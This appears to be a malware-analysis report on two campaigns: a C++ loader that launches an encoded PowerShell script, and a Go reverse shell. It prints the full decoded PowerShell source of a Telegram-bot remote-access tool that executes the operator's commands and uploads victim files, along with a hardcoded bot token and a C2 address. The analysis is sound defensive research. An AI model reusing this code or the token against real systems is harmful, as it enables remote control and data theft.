
```
lea     rdi, [rax+27h]
mov     [rbp+160h+var_1A8], 2390h
and     rdi, 0FFFFFFFFFFFFFFE0h
mov     [rbp+160h+var_1A0], 239Fh
mov     r8d, 2390h      ; Size
mov     [rbp+160h+var_1B8], rdi
lea     rdx, aJabuag8aawblag ; "JABUAG8AawBlAG4AIAA9ACAAIgA3ADgAOQA4ADU"...
mov     rcx, rdi        ; void *
mov     [rdi-8], rax
call    memcpy
mov     ecx, 23F7h      ; Size
mov     [rdi+2390h], sil
mov     [rsp+260h+var_208], rsi
call    ??2@YAPEAX_K@Z  ; operator new(unsigned __int64)
test    rax, rax
jz      loc_14000156C
```

```
movdqa  xmm0, cs:xmmword_140019D50
mov     r8d, 2390h      ; Size
; } // starts at 140001250
```



```
*((_QWORD *)v5 - 1) = v4;
memcpy(v5, aJabuag8aawblag, 0x2390uLL);
v5[9104] = 0;
Src[1] = 0LL;
v6 = operator new(0x23F7uLL);
if ( !v6 )
  goto LABEL_22;
si128 = _mm_load_si128((const __m128i *)&xmmword_140019D50);
v8 = (_BYTE *)(((unsigned __int64)v6 + 39) & 0xFFFFFFFFFFFFFFE0uLL);
*((_QWORD *)v8 - 1) = v6;
v18 = si128;
Src[0] = (__int64)v8;
qmemcpy(v8, "powershell -NoProfile -ExecutionPolicy Bypass -e \"", 50);
memcpy(v8 + 50, v5, 0x2390uLL);
```

Finally, we can see that using CreateProcess API, a PowerShell Process is created which executes the encoded blob. In the next section, we will examine the contents of the PowerShell blob which is being executed by this loader.




```
v13 = (__int128 *)v20;
sub_7FF697001580(&lpCommandLine, v13, 3LL);
StartupInfo.cb = 104;
memset(&StartupInfo.lpReserved, 0, 96);
CreateProcessW(0LL, lpCommandLine, 0LL, 0LL, 0, 0x8000000u, 0LL, 0LL, &StartupInfo, &ProcessInformation);
WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
if ( lpCommandLine != (LPWSTR)v20 )
  free(lpCommandLine);
if ( v21.m128i_i64[1] > 0xFuLL )
{
  v14 = (void *)v20;
  if ( (unsigned __int64)(v21.m128i_i64[1] + 1) < 0x1000 )
```

Thread: 3084
Class: Process
Operation: Process Start
Result: SUCCESS
Path:
Duration: 0.0000000

Command line: powershell -NoProfile -ExecutionPolicy Bypass -e "JABUAG8AawBlAG4AIAA9ACAAIgA3ADg...
Current directory:
Environment:

Stage 3 – Malicious PowerShell Script


Now, post decoding the base64 encoded script, we found that the threat actor is using Telegram Bot to perform command execution and data exfiltration. The script contains two interesting functions known as Invoke-BotCmd & Invoke-BotDownload. Let us look inside the working of these functions.



```
$Token = "7898508392:AAF5FPbJ1jlPQfqCIGnx-zNdw2R5tF_Xxt0"
$URL = "https://api.telegram.org/bot{0}" -f $Token
$lastID = 123
$sleepTime = 2
$identifier = -join ((48..57) | Get-Random -Count 5 | % {[char]$_})

```


① The Invoke-BotCmd function basically executes system commands received from the threat actor and sends the output back of the command which was executed to the user through the Telegram Bot API. It takes a command as input, runs it using Invoke-Expression, and captures the output or any errors. The results are formatted with a unique identifier and sent back to the user. If the output exceeds Telegram's 4095-character limit, it is divided into chunks and sent in multiple messages. For shorter outputs, the message is sent directly. Therefore, this function facilitates remote command execution and response delivery, enabling interaction with the victim machine via Telegram API.



```
function Invoke-BotCmd {
    param (
        $command
    )
    try {
        $result = Invoke-Expression($command)
    }
    catch {
        $result = $Error[0].Exception
    }
    $res = "[$identifier]%0D%0A"
    $result | ForEach-Object {$res += [string]$_ + "%0D%0A"}

    if($res -eq ""){
        $lastID = $updateid
        continue
    }
    if($res.Length -gt 4095){
        for ($i = 0; $i -lt $res.Length / 4095; $i++) {
            $begin = $i * 4095
            $end = $begin + 4094
            if($end -gt $res.Length){
                $end = $res.Length
            }
            $data = "chat_id=$from&text=" + $res[$begin..$end]
            $URI = "$URL/sendMessage?$data"
            Invoke-WebRequest -Uri $URI > $null
        }
    } else {
        $data = "chat_id=$from&text=$res"
        $URI = "$URL/sendMessage?$data"
        Invoke-WebRequest -Uri $URI > $null
    }
}
```

② The Invoke-BotDownload function basically facilitates the upload of a file from the victim's system to a Telegram chat controlled by the threat actor, enabling data exfiltration. It reads the file from a specified path, as requested by the threat actor, prepares the necessary metadata and content headers, and sends the file as a multipart form-data POST request to the Telegram API. Therefore, this function is designed to exfiltrate data from victim machines to the threat actor's Telegram chat.




```
function Invoke-BotDownload {
    param (
        $FilePath
    )
    Add-type -AssemblyName System.Net.Http
    $FieldName = 'document'
    $httpClientHandler = New-Object System.Net.Http.HttpClientHandler
    $httpClient = New-Object System.Net.Http.Httpclient $httpClientHandler

    $FileStream = [System.IO.FileStream]::new($FilePath, [System.IO.FileMode]::Open)
    $FileHeader = [System.Net.Http.Headers.ContentDispositionHeaderValue]::new('form-data')
    $FileHeader.Name = $FieldName
    $FileHeader.FileName = (Split-Path $FilePath -leaf)
    $FileContent = [System.Net.Http.StreamContent]::new($FileStream)
    $FileContent.Headers.ContentDisposition = $FileHeader
    $FileContent.Headers.ContentType = [System.Web.MimeMapping]::GetMimeMapping($FilePath)

    $MultipartContent = [System.Net.Http.MultipartFormDataContent]::new()
    $MultipartContent.Add($FileContent)

    $httpClient.PostAsync("$URL/sendDocument?chat_id=$from", $MultipartContent) > $null
}
```

③ The rest of the section of the script forms the core operational logic of the bot, running in a continuous loop to monitor and process new messages from the Threat Actor. It uses the getUpdates API endpoint to fetch messages and acts on them based on their content. Commands like /sleep allow the bot's sleep interval to be adjusted, /cmd lets it execute system commands using the Invoke-BotCmd function, and /download triggers file uploads from the victim machine through the Invoke-BotDownload function.



```
while ($true) {
    try{
        $inMessage = Invoke-RestMethod -Method Get -Uri ($URL +'/getUpdates?offset=' + ($lastID + 1)) -ErrorAction Stop
    }
    catch {
        Start-Sleep $(Get-Random -Maximum 10)
        continue
    }
    $inMessage.result | ForEach-Object {
        $updateid = $_.update_id
        $from = $_.message.from.id
        $command = [System.Text.Encoding]::UTF8.GetString([System.Text.Encoding]::UTF8.GetBytes($_.message.text))

        if($command.Substring(0, 6) -eq "/sleep"){
            $sleepTime = [int]$command.Substring(7)
        }
        elseif($command.Substring(0, 4) -eq "/cmd"){
            $command = $command.Substring(5)
            Invoke-BotCmd -command $command
        }
        elseif($command.Substring(0, 9) -eq "/download"){
            $FilePath = $command.Substring(10)
            Invoke-BotDownload -FilePath $FilePath
        }
        else {
            $cmd = $command.Substring(1, 5)
            if($identifier -eq $cmd){
                $command = $command.Substring(7)
                Invoke-BotCmd -command $command
            }
            else {
                Write-Host "SLEEP"
                Start-Sleep $(Get-Random -Maximum 10)
            }
        }
        $lastID = $updateid
    }
    Start-Sleep -Seconds $sleepTime
}
```


For custom commands with a specific identifier, the bot validates the identifier before performing the requested action. The script ensures that each message is processed only once by updating the last seen message ID and implements error handling to retry failed API calls, pausing for random intervals to avoid detection or abnormal network behavior leading to early detection or further anomalies. This loop allows the bot to perform tasks such as running commands, exfiltrating data, and maintaining consistent communication with the threat actor.

Now, as we are done looking into the C++ and PowerShell loader in the next section, we will look into the infrastructure and other campaigns and some other activities performed by the Threat Actor.

Campaign – 2

Stage 1 – Malicious Golang Reverse-Shell


Upon extraction of the malicious RAR file, we could see that there are two files inside only, out of which one is the decoy document, and the other is basically the Golang executable file.



Приказ №950-2-ГП о премировании.rar (evaluation copy)

Приказ №950-2-ГП о премировании.rar - RAR archive, unpacked size 3,146,493 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Приказ №950-2...	16,637	13,856	Office Open XML ...	1/8/2025 4:02 ...	B6D29078
Приложение ...	3,129,856	1,654,160	Application	1/9/2025 3:26 ...	9C1A37DD



File name: [redacted]\Приказ №950-2-ГП о премировании\Приложение №14-214-14-12-5-15docx.exe

File type: PE64
File size: 2.98 MiB
Base address: 0000000000400000
Entry point: 0000000000471340
☑ Advanced


Sections: 000f
Time date stamp: 1969-12-31 16:00:00
Size of image: 0034f000
Resources

Scan: Automatic
Endianness: LE
Mode: 64-bit
Architecture: AMD64
Type: GUI

```
PE64
    Operation system: Windows(7)[AMD64, 64-bit, GUI]    S  ?
    Compiler: Go(1.15.0-X.XX.X)                         S  ?
    Language: go                                        S  ?
```


☑ Recursive scan ☑ Deep scan □ Heuristic scan ☑ Verbose
□ All types
1152 msec

Upon peeking inside the binary, we find the binary is a reverse shell written in Golang, using packages like net_dial to connect to the command and control, in case it fails to connect to the C2, it sleeps for 0.5 seconds, runs various commands.



```
loc_39B96E:
lea     rax, unk_3D304F
mov     ebx, 3
lea     rcx, a18512217122808 ; "185.122.171.22:8082"
mov     edi, 13h
call    net_Dial
test    rcx, rcx
jnz     short loc_39B95F
```


unk_3D304F contains 'tcp'



```
loc_39B96E:
lea     rax, unk_3D304F
mov     ebx, 3
lea     rcx, a18512217122808 ; "185.122.171.22:8082"
mov     edi, 13h
call    net_Dial
test    rcx, rcx
jnz     short loc_39B95F
```

```
mov     [rsp+110h+var_E0], rbx
mov     [rsp+110h+var_E8], rax
lea     rax, RTYPE__13_uint8
call    runtime_newobject
mov     rcx, '1_terces'
mov     [rax], rcx
mov     rcx, 0A79383939315F74h
```

```
loc_39B95F:
mov     rax, 12A05F200h
call    time_Sleep
```




```
9BBF5
```

```
loc_39B9E6:
movups  [rsp+110h+var_20], xmm15
movups  [rsp+110h+var_10], xmm15
mov     qword ptr [rsp+110h+var_20+8], 2
lea     rdx, unk_3D3003
mov     qword ptr [rsp+110h+var_20], rdx
mov     qword ptr [rsp+110h+var_10+8], rcx
mov     qword ptr [rsp+110h+var_10], rax
lea     rax, aCmdExewindowsr ; "cmd.exewindowsrunning"
mov     ebx, 7
lea     rcx, [rsp+110h+var_20]
mov     edi, 2
mov     rsi, rdi
nop
call    os_exec_Command
call    os_exec__ptr_Cmd_CombinedOutput
mov     rdx, [rsp+110h+var_E8]
mov     r8, [rdx+50h]
mov     rdi, rcx
mov     rcx, rbx
```

Infrastructure & Hunting

In the previous section, we saw that the threat actor is using Telegram Bot to perform actions on the victim system and other tasks like downloading. Fortunately, we have the Bot token hardcoded inside the PowerShell Script, where we found out interesting stuff. This is the telegram bot, which has been used in this campaign, which has been forwarding the contents to the threat actor.




Bot Info

south_korea
bot

@south_korea145_bot
Username

We can also see a few common commands executed by the threat actor in the target machine such as whoami, ipconfig and such to perform discovery on the target system.



[redacted]
[74513]
john-pc\john [redacted]

[redacted]
/cmd whoami 21:17

[redacted]
/cmd whoami [redacted]

[redacted]
[47031]
win-n781hp3npkf\user [redacted]

[redacted]
[47031]
win-n781hp3npkf\user [redacted]

